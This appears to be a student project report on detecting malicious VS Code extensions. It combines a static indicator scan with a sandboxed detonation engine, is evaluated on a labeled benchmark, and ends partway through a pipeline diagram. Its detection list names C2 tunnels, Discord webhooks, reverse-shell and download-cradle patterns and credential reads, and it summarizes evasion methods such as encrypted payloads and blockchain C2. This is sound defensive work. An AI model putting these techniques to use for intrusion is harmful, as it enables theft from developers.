EASTERN INTERNATIONAL UNIVERSITY
SCHOOL OF COMPUTING AND INFORMATION TECHNOLOGY

DEPARTMENT OF SOFTWARE ENGINEERING

PROJECT 1 REPORT

TOWARDS IDENTIFYING MALICIOUS VS CODE EXTENSIONS

Student

Hồ Ngọc Trung - 2331220067

Supervisor

Dr. Vũ Đức Lý

Ho Chi Minh, Jun, 2026

PROJECT EVALUATION FORM

1. General Information

Project title: Towards Identifying Malicious VS Code Extensions

Student name and ID: Ho Ngoc Trung - 2331220067

Supervisor name: Dr. Vu Duc Ly

Descriptive comments

Presentation (layout, format, style, confidence)

Content (originality and contribution)

Outcome (creativity and practice)

Performance during questions and answers

Suggestion for improvement

Total Score: _____ / 100 Ho Cho Minh, Date: _____

ABSTRACT

Visual Studio Code (VS Code) is the dominant Integrated Development Environment (IDE) in the modern software industry. It is used by over 74% of developers worldwide [5]. Much of its power comes from a large marketplace of third-party extensions. Browser extensions run inside a restrictive security sandbox. VS Code extensions do not. They run with the same system privileges as the user. This design creates a large attack surface. A malicious extension can steal sensitive data, run arbitrary shell commands, and open unauthorized network connections. It can often do this without being detected.

This project designs and implements a two-stage, multi-layer sandbox. The first stage is a fast static pre-filter. The second stage is a dynamic behavioral detonation engine. The static stage (`preprocess.js`) unzips the `.vsix` archive and removes obfuscation. It decodes escaped `\xNN` and `\uNNNN` sequences and Base64 blobs. It then scans every bundled file, including the dependencies inside `node_modules`, for host-level Indicators of Compromise (IOCs). These IOCs include tunneled command-and-control (C2) endpoints, raw IP addresses, Discord webhooks, throwaway or punycode domains, download-cradle and reverse-shell patterns, credential-read patterns, and GlassWorm invisible-Unicode markers. The dynamic stage (`sandbox.js`) resolves the entry point and transpiles ECMAScript Modules (ESM) to CommonJS (CJS). It spoofs the operating-system platform to `win32` so that OS-gated payloads still run. It then detonates the extension inside an instrumented Node `vm` context. Hooks on `child_process`, `http`, `https`, `fetch`, `net`, `dns`, `fs`, `crypto`, `os`, `eval`, and `Function` record every API call and every outbound message. Each message is captured with its destination, its headers, and its full decoded body. A weighted and explainable rule then fuses the two scores. The rule is FINAL = max(static, dynamic). It produces one of three verdicts: MALICIOUS, SUSPICIOUS, or BENIGN.

The framework is evaluated on a labeled benchmark of 169 samples. The benchmark contains 120 malicious extensions from the DataDog malicious-software-packages dataset [15] and 49 benign control extensions. At the strict operating point, only the MALICIOUS verdict counts as a positive. At this point the system reaches 90.6% precision and a 40.0% detection rate (recall), at a 10.2% false-positive rate. At the more permissive flagged operating point, both MALICIOUS and SUSPICIOUS count as positives. At this point recall rises to 50.8%, precision is 88.4%, and the false-positive rate is 16.3%. A per-layer ablation shows that the dynamic stage alone produces zero false positives. It also shows that fusion increases recall, because the two stages detect different samples. As a detailed case study, the report examines three real-world GlassWorm extensions. These samples evaded between 0 and 9 of the 64 antivirus engines

on VirusTotal. They used AES-256-CBC payload encryption and decentralized C2 over the Solana blockchain. The framework detected and intercepted all three in real time. Socket.dev threat intelligence and Microsoft Defender confirmed this result independently. The remaining misses are then analyzed by root cause. The largest group is payload-less code that is flagged as malicious only by its provenance. No behavioral or content analysis can reach this group. This finding motivates a future publisher-reputation layer. Together, the system, the labeled evaluation, and the transparent failure analysis form a practical and reproducible contribution towards securing the software supply chain at the developer endpoint.

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to my supervisor, Dr. Vu Duc Ly. He is a lecturer at the School of Computing and Information Technology, Eastern International University. His expert guidance was essential to this project. His technical insight into system security and his continuous support guided every stage of the work. His specific direction on API interception techniques and on simulating malicious behavior provided the core foundation for this research. I am also grateful to the faculty members of EIU. They fostered a stimulating academic environment.

I would also like to extend my special thanks to Mr. Cong. He provided invaluable technical assistance. He also developed the Sandbox tool, which was crucial for the dynamic analysis phase of this project.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF ABBREVIATIONS

This list defines every abbreviation used in the report. Each row gives the short form (the term) and its full meaning. Readers can return to this page whenever an acronym is unclear.

No.	Term	Meaning
1	API	Application Programming Interface
2	AST	Abstract Syntax Tree
3	AES	Advanced Encryption Standard
4	C2	Command and Control
5	CFG	Control-Flow Graph
6	CJS	CommonJS module format
7	CVE	Common Vulnerabilities and Exposures
8	ESM	ECMAScript Modules
9	F1	Harmonic mean of Precision and Recall (F1-score)
10	FN	False Negative
11	FP	False Positive
12	FPR	False-Positive Rate
13	IDE	Integrated Development Environment
14	IOC	Indicator of Compromise
15	LLM	Large Language Model
16	LOLBIN	Living-off-the-Land Binary
17	MITRE ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge framework
18	OS	Operating System
19	RPC	Remote Procedure Call
20	SSH	Secure Shell
21	TLS	Transport Layer Security
22	TN	True Negative
23	TP	True Positive
24	VM	Virtual Machine (the Node.js `vm` sandbox context)
25	VSIX	Visual Studio Extension package (a ZIP archive)
26	VS Code	Visual Studio Code

CHAPTER 1. Introduction

1.1. Motivation

The software supply chain is growing quickly. Because of this, developer workstations have become a primary target for sophisticated cyberattacks. Recent industry surveys show that VS Code is the most widely adopted IDE. It is used by over 74% of developers worldwide [5]. Its popularity is driven by a large marketplace of third-party extensions. This marketplace passed 47,000 offerings in early 2023 [3]. However, the security of the marketplace is a serious concern. The review process for new extensions is often too weak to stop the upload of malicious code [3, 5].

Recent research has begun to study detection methods for malicious VS Code extensions. Cohen [4] introduced JavaSith. JavaSith is a client-side framework. It uses API interception to analyze suspicious extensions at runtime. Lin et al. [5] carried out an ecosystem-level study. They used static taint analysis to expose vulnerabilities and data leaks inside extensions. Together, these works show an urgent need for specialized and robust detection tools. Such tools are needed to limit the impact of compromised plugins in modern development environments.

The theoretical risks of IDE extensions have recently become real incidents. One clear example occurred in May 2026. GitHub confirmed a breach of about 3,800 internal repositories. The breach was caused by a malicious VS Code extension on a single employee device [13]. The attack was attributed to the threat group TeamPCP. It was traced to a trojanized build of the Nx Console extension. That build stayed on the marketplace for only eighteen minutes. The large scale of this breach shows the need for the analysis framework proposed in this project.

1.2. Problem Statement

VS Code extensions do not run inside a security sandbox. They run with the same privileges as the IDE itself. This gives them full access to the local file system. It also lets them run shell commands and open unauthorized network connections [5]. The official documentation confirms this point. Extensions run inside an Extension Host process with the same privileges as the user who runs VS Code [6]. As a result, a VS Code extension can read or write any file on the machine. It can also send arbitrary network requests and spawn external processes.

VS Code does provide some safeguards. It asks the user to trust the publisher at first installation. It also offers the Workspace Trust feature. This feature limits automatic code execution in



Figure 1. VS Code extension threat model (adapted from Lin et al. [5]).

untrusted folders [11]. However, recent incidents show that malicious extensions still bypass these defenses. Extensions are essentially Node.js programs. Attackers can therefore use Node APIs such as `child_process` and `fs` to bypass restrictions [5]. This wide capability makes it hard to sandbox extensions without breaking legitimate features [5]. The core problem is the lack of a practical tool at the developer endpoint. Such a tool must decide whether an extension is malicious before the user trusts it. It must do this even when the payload is encrypted, gated to a specific operating system, or hidden inside a bundled dependency.

1.3. Project Objectives

The main objective of this project is to build a detection system. The system identifies malicious behavior in VS Code extensions. The specific objectives are as follows:

1. To study the security architecture of the VS Code Extension Host. This includes characterizing the privileges available to third-party extensions.

2. To design and implement a two-stage detection framework. The framework fuses a static IOC pre-filter with a dynamic detonation sandbox based on API interception. It captures unauthorized network requests, for example requests to ngrok C2 tunnels, raw-IP droppers, or Discord web-hooks, by hooking core Node.js modules.

3. To defeat OS-gated and obfuscated evasion techniques. The framework spoofs the operating-system platform to `win32`. It transpiles ESM to CommonJS. It also intercepts `eval`, `Function`, and `crypto`. As a result, AES-encrypted and blockchain-resolved payloads are observed at the moment of decryption.

4. To evaluate the framework on a labeled benchmark. The benchmark contains a malicious set and a benign control set. The evaluation reports a confusion matrix with precision, recall,

F1-score, accuracy, and false-positive rate at two operating points. It also reports a per-layer ablation that isolates the contribution of each stage.

1.4. Organization of the Project

The rest of this report is organized as follows. Chapter 2 reviews the VS Code extension architecture, the threat model, and the static and dynamic analysis methods. It also compares the proposed framework against two recent systems. Chapter 3 presents the proposed approach. It describes the design and implementation of the two-stage sandbox. This includes the static pre-filter, the dynamic detonation engine, the fusion rule, the reporting tools, and the evaluation method. Chapter 4 reports the experimental results and the discussion. It covers the GlassWorm case study, the quantitative evaluation on the full benchmark, the detected threat families, the captured indicators of compromise, the external VirusTotal baseline, and the precision and recall trade-off. Chapter 5 concludes the study. It presents the limitations, the root-cause failure analysis, and directions for future work.

CHAPTER 2. Related Work

This chapter provides the technical background needed to understand why VS Code extensions constitute a significant attack surface. It first reviews the two main families of analysis methods, then positions this project against the most closely related prior work. The chapter closes with a detailed comparison to the two systems that most directly motivate this work: the ecosystem study by Edirimannage et al. [3] and the JavaSith framework by Cohen [4].

2.1. VS Code Extension Architecture and Security Model

Understanding the architecture of VS Code is essential for identifying its security weaknesses. VS Code is built on Electron, which combines the Chromium rendering engine with the Node.js runtime [1]. Traditional web extensions run inside a restrictive browser sandbox; VS Code extensions do not. Instead, they run inside a dedicated process called the Extension Host, which does not enforce a security sandbox. As a result, extensions inherit the same privileges as the user who launched the IDE. This allows an extension to perform low-level operations, including direct file-system access, shell command execution through `child_process`, and unrestricted network communication [5, 6].

The Electron architecture of VS Code has three main components:

- **Main Process.** This process manages the application lifecycle, window management, and direct interaction with the operating system.
- **Renderer Process.** This process draws the user interface and is the only VS Code process that is strictly sandboxed.
- **Extension Host Process.** This dedicated Node.js process runs third-party extensions and is deliberately left unsandboxed. The benefit is that a crashing extension stops only the Extension Host rather than the whole user interface. The cost is that every extension gains unrestricted access to Node.js APIs.

2.1.1. VS Code CLI and Automation Testing

Microsoft provides command-line testing utilities for extension developers through the `@vscode/test-electron` and `@vscode/test-cli` packages [12]. This tooling can launch a headless instance of VS Code, then load and exercise an extension automatically. The

same mechanism is useful for malware analysis: instead of installing and triggering an extension manually, an analysis sandbox can use the CLI to load the extension and force its activation. This process can reveal hidden malicious behavior during dynamic analysis. The present project adopts this idea but does not launch a full headless IDE. Instead, it builds a lightweight mock of the Extension Host (Chapter 3), which is faster to initialize for each sample and easier to instrument.

2.2. Threat Model: IDE vs. Web JavaScript



Figure 2. Comparison between the browser sandbox and the VS Code execution environment.

The threat model for VS Code extensions differs substantially from that of web-based JavaScript malware. Web malware is constrained by the same-origin policy and cannot directly reach the host operating system. VS Code malware faces no such limitation: it can use the full Node.js API to steal sensitive assets such as SSH keys, environment variables, and proprietary source code [5]. In addition, the VS Code Marketplace has no strict review process, which allows attackers to distribute malicious code through deceptive techniques such as typosquatting and brand-jacking [3].

2.2.1. Malicious Execution Flow in VS Code

Edirimannage et al. [3] define a complete threat model for malicious extensions, as shown in Figure 3. Once installed, a malicious extension can interact with the runtime context, run background operations, access the integrated terminal, and use the Node.js layer to contact an external command-and-control (C2) server. This execution path can bypass standard network firewalls and organizational security policies.



Figure 3. Threat model of malicious extensions (Source: Edirimannage et al. [3]).

2.3. Analysis Methodologies

Researchers use two main methods to reduce security risks in VS Code extensions: static analysis and dynamic analysis. The framework proposed in this project fuses both methods. The strengths and weaknesses of each method are summarized below.

2.3.1. Static Analysis

Static analysis inspects an extension's files without executing the code. For VS Code extensions, this usually includes the extension manifest (`package.json`), bundled JavaScript and TypeScript files, and third-party dependencies. The goal is to estimate the full range of possible behaviors and flag dangerous operations before they run.

UntrustIDE, by Lin et al. [5], is the most thorough static study of VS Code extensions to date. The authors designed twelve CodeQL-based taint rules that model information flows from untrusted sources to high-risk sinks. The sources include workspace files and network responses, while the sinks include `child_process.exec` and file-system writes. The authors applied these rules to more than 25,000 extensions, found thousands of vulnerable data flows, and verified 21 extensions with working code-injection exploits. These extensions had more than six million installations in total.

Other ecosystem-level research confirms the scale of this threat. Edirimannage et al. [3] studied a dataset of 52,880 extensions and found that about 5.6% exhibited suspicious behavior that could endanger the development environment. Their analysis also identified frequent misuse of critical APIs without developer consent. For example, 267 extensions created unauthorized

Source	Description	APIs / Function Calls
Workspace Settings	Data from vscode workspace settings flowing through extension application	vscode.workspace.getConfiguration
File Read	Extension reading file contents	fs.readFile() fs.readFileSync() ...
Network Response	Requesting data from the network and accepting responses	http.get(options) http.request(options) axios.get(options) request.get(options) ...
Web Server	Spawning a local web server that accepts incoming network requests	server.listen() express.get() ...

Figure 4. Taint analysis rules targeting extension vulnerabilities (Source: Lin et al. [5]).

terminals through `window.createTerminal`.

Static analysis still struggles with obfuscation and environment-dependent behavior. Damodaran et al. showed that purely static methods can miss malicious logic that is encrypted or constructed at runtime [6]. A clear modern example is GlassWorm, which was first discovered in the Open VSX registry in October 2025. GlassWorm uses Unicode variation selectors, which are invisible in source code, to hide its logic and evade pattern-based static scanners [8].

2.3.2. Dynamic Analysis

Dynamic analysis observes an extension while it runs. It records concrete behavior such as API calls and network connections. Rather than reasoning about every possible path, it observes what the extension actually does. This makes it robust against obfuscation. General malware research confirms that dynamic methods resist code packing well because the payload must be unpacked in memory before it can execute [6]. Building on this idea, Zhang et al. proposed a sequence-based approach that uses deep learning and semantic fusion to distinguish benign API traces from malicious ones [7].

Within the extension setting, the JavaSith framework by Cohen [4] is a major advance. JavaSith introduces a client-side sandbox that emulates the target environment and intercepts calls to security-sensitive APIs. It also adds a time-machine component that accelerates time-based triggers such as `setTimeout`, forcing dormant payloads to reveal themselves. These results directly motivate the API-interception approach used in this project.

2.4. Security Themes in Prior Work

Prior research on VS Code and related extension ecosystems can be grouped into four recurring themes: ecosystem-scale risk, complex extension-mediated attack surfaces, advanced evasion techniques, and behavioral detection mechanisms. This section summarizes these themes without repeating the methodological details already discussed above.

Ecosystem-scale risk. Studies such as UntrustIDE [5] show that malicious or vulnerable extensions can compromise the IDE supply chain by acting as bridges from a plugin-level compromise to host-level control. This line of work establishes that extension security is not only a marketplace hygiene issue, but also a developer-environment security problem.

Complex extension-mediated attack surfaces. Bai's VSC-WebGPU [9] illustrates how an extension can connect local development workflows with remote cloud infrastructure. Although its goal is benign, the design shows how extensions can mediate both local file-system access and remote compilation, thereby widening the potential attack surface if the extension or its backend is compromised.

Advanced evasion techniques. Recent attacks such as GlassWorm [8] show that extension malware increasingly uses techniques designed to evade static inspection and takedown. Invisible Unicode variation selectors, blockchain-based C2 resolution, and encrypted payloads all make detection harder. The samples studied in this project belong to the same modern threat class because they combine blockchain-based C2 indicators with AES-256 payload features.

Behavioral detection mechanisms. Because static signatures alone are insufficient against obfuscation and runtime-generated logic, recent work has shifted toward hybrid and behavioral detection. JavaSith [4] is the most direct example of this shift: it uses client-side API interception to expose malicious behavior at runtime. This idea provides the foundation for the dynamic analysis layer developed in this project.

2.5. Comparison with Prior Frameworks

This project shares ideas with both Edirimannage et al. [3] and Cohen [4]. However, it differs from each in scope, mechanism, and the type of evidence it produces. The next two subsections clarify these differences.

2.5.1. Comparison with Edirimannage et al.: "Developers Are Victims Too"

The work of Edirimannage et al. is a large-scale measurement of the VS Code extension ecosystem. The authors crawled and analyzed 52,880 extensions and combined four static techniques: VirusTotal scanning, Retire.js dependency-vulnerability scanning, VS Code API-usage analysis

over an abstract syntax tree, and `package.json` manifest analysis. They also added a dynamic phase in which 2,698 selected extensions ran inside an instrumented build of VS Code 1.80, with network traffic captured through a `mitmproxy` interception proxy. The authors used a strict threshold of at least four flagging engines on VirusTotal. With this threshold, they reported that about 5.61% of the ecosystem showed suspicious behavior. This corresponds to 2,969 extensions with a combined install count above 600 million. The behavior fell into five categories. For example, 14 extensions directly read SSH private keys or cloud tokens, and 60 extensions disabled TLS certificate validation by setting `NODE_TLS_REJECT_UNAUTHORIZED` to zero.

Edirimannage et al.'s study [3] therefore measures how common risky behavior is across the marketplace. It does not provide a per-sample classifier whose accuracy can be measured against ground truth. The present project differs on four concrete points:

1. **Fused per-sample verdict.** Edirimannage et al. [3] report static and dynamic findings mostly as separate ecosystem statistics. The proposed framework instead fuses the two signals into one explainable per-sample verdict. The rule is FINAL = max(static, dynamic) and yields one of three weighted outcomes: MALICIOUS, SUSPICIOUS, or BENIGN.

2. **Labeled quantitative evaluation.** The proposed framework is measured on a labeled benchmark with a clear benign control set. The set contains 120 malicious and 49 benign samples. The evaluation reports a confusion matrix with precision, recall, F1-score, accuracy, and false-positive rate at two operating points, plus a per-layer ablation. Edirimannage et al. [3] do not report such a detection benchmark.

3. **OS-platform spoofing and ESM transpilation.** To force OS-gated and modern-format payloads to run, the dynamic stage spoofs the operating-system platform to `win32` and transpiles ESM to CommonJS before detonation. The instrumented-IDE approach of [3] does not include these mechanisms.

4. **Per-sample forensic explanation.** For every sample, the framework emits a human-readable forensic report (`ANALYSIS.md`). The report includes an explicit MITRE ATT&CK [14] mapping for each observed behavior, supporting analyst triage rather than only aggregate reporting.

In short, Edirimannage et al. [3] provide breadth as a census of the ecosystem, whereas this project provides depth as a reproducible per-sample detector with a labeled accuracy benchmark and forensic explainability.

2.5.2. Comparison with Cohen: "JavaSith"

JavaSith is the prior work most similar to the present project in architecture. It is a client-side framework that analyzes browser extensions, VS Code extensions, and npm packages. It

combines several components: a runtime sandbox built on Secure ECMAScript compartments; a time machine that intercepts `setTimeout`, `setInterval`, and the system clock to trigger time-gated logic bombs; a static engine that uses Retire.js, heuristic pattern matching, a Discord-webhook rule, and a flag for zero-width or invisible Unicode; and a local WebLLM risk analyzer that summarizes findings and checks them against the extension's stated privacy policy. JavaSith is validated through case studies of real attacks, including the Cyberhaven Chrome compromise, the April 2025 VS Code cryptominer that fetched a PowerShell script and ran it through `child_process.exec`, Discord-webhook information stealers, and an npm package that hides its logic in invisible Unicode. It is also validated through a qualitative test set of twenty samples.



Figure 5. System architecture of JavaSith (Source: Cohen [4]).

The proposed framework preserves JavaSith's core insight: intercepting security-sensitive APIs at runtime exposes malicious behavior that static scanners miss. It advances this insight on four concrete points:

1. **OS-platform spoofing.** The JavaSith time machine handles time-gated logic by manipulating timers and the clock, but it does not handle platform-gated logic. The proposed framework spoofs `os.platform()` to `win32`, surfacing OS-gated samples that stay inert on a Linux

host. In the evaluation, one such sample is detected only because of this spoof (Chapter 4).

2. **Dependency-aware static fusion.** JavaSith analyzes VS Code extensions mostly at the activation entry point, while its npm analysis focuses on install and post-install scripts. The proposed static stage instead scans the entire bundled dependency tree (`node_modules`) and fuses that signal into the verdict. This catches a download cradle hidden inside a transitive dependency rather than in the entry file (Chapter 4).

3. **Structured outbound-message capture.** The framework does more than log that a network call occurred. For every outbound message, it records the destination, headers, and full decoded body, then organizes these data into a structured threat-intelligence breakdown. The breakdown identifies the purpose and family, actions, targeted data, network endpoints, and C2 indicators, allowing exact reconstruction of what was exfiltrated.

4. **Labeled precision and recall evaluation.** JavaSith reports qualitative case studies and a twenty-sample coverage check. The proposed framework is evaluated against a 49-sample benign control. It reports a full confusion matrix, precision, recall, F1-score, and per-layer ablation, allowing the precision–recall trade-off to be measured directly.

These differences are complementary rather than contradictory. The present project can be seen as a specialized and hardened version of the JavaSith concept for the VS Code threat surface. It adds the platform-spoofing and dependency-fusion mechanisms needed to catch the specific evasion techniques seen in the 2025 and 2026 wave of attacks, then subjects the result to a labeled quantitative evaluation.

CHAPTER 3. Proposed Approach, Analysis, Design, and Implementation

Chapter 2 showed the limits of static analysis. To address them, this project implements a two-stage, multi-layer sandbox. The first stage is a fast static IOC pre-filter. The second stage is a dynamic detonation engine based on API interception. The design follows the behavioral-interception idea of JavaSith [4] and the API-sequence reasoning of Zhang et al. [7]. It extends them with OS-platform spoofing, ESM transpilation, and dependency-aware static fusion. The guiding principle is simple. An extension must eventually make real system calls to do harm. It must spawn a process, open a socket, or decrypt a payload. These final actions cannot be hidden. They can therefore be intercepted and recorded.

3.1. Design Rationale and Pipeline Overview



Figure 6. High-level architecture of the dynamic detonation stage. The extension runs inside a sandboxed Node `vm` context. Node.js API calls are intercepted, and the VS Code API is mocked.

The pipeline takes a `.vsix` package as input. It produces a fused verdict, a machine-readable execution log, and a human-readable forensic report. The two stages run in a deliberate order. The cheap static pre-filter runs first. The more costly dynamic detonation runs second. The two scores are then fused. The diagram below shows the full workflow from input to verdict.

```
+-------------------------------------------------------------------+
|                        INPUT:  extension.vsix                     |
+-------------------------------------------------------------------+
                                  |
```

```
                                v
====================== STAGE 1  (STATIC)  ==========================
  preprocess.js
    1. unzip .vsix archive
    2. de-obfuscate   (\xNN / \uNNNN escapes   +   base64 blobs)
    3. scan ALL files incl. node_modules for host-IOCs:
         ngrok | catbox | Solana RPC | Discord web-hook |
         raw IP | cloud-C2 | throwaway / punycode domains
    4. scan OWN code: download-cradle / reverse-shell / secret reads
    5. GlassWorm invisible-Unicode (U+E0000-E007F, U+E0100-E01EF)
         -->  static-analysis.json   (static_score, static_verdict)
=====================================================================
                                |
                                v
====================== STAGE 2  (DYNAMIC)  ==========================
  sandbox.js
    1. resolve entry point   ->   transpile ESM -> CJS
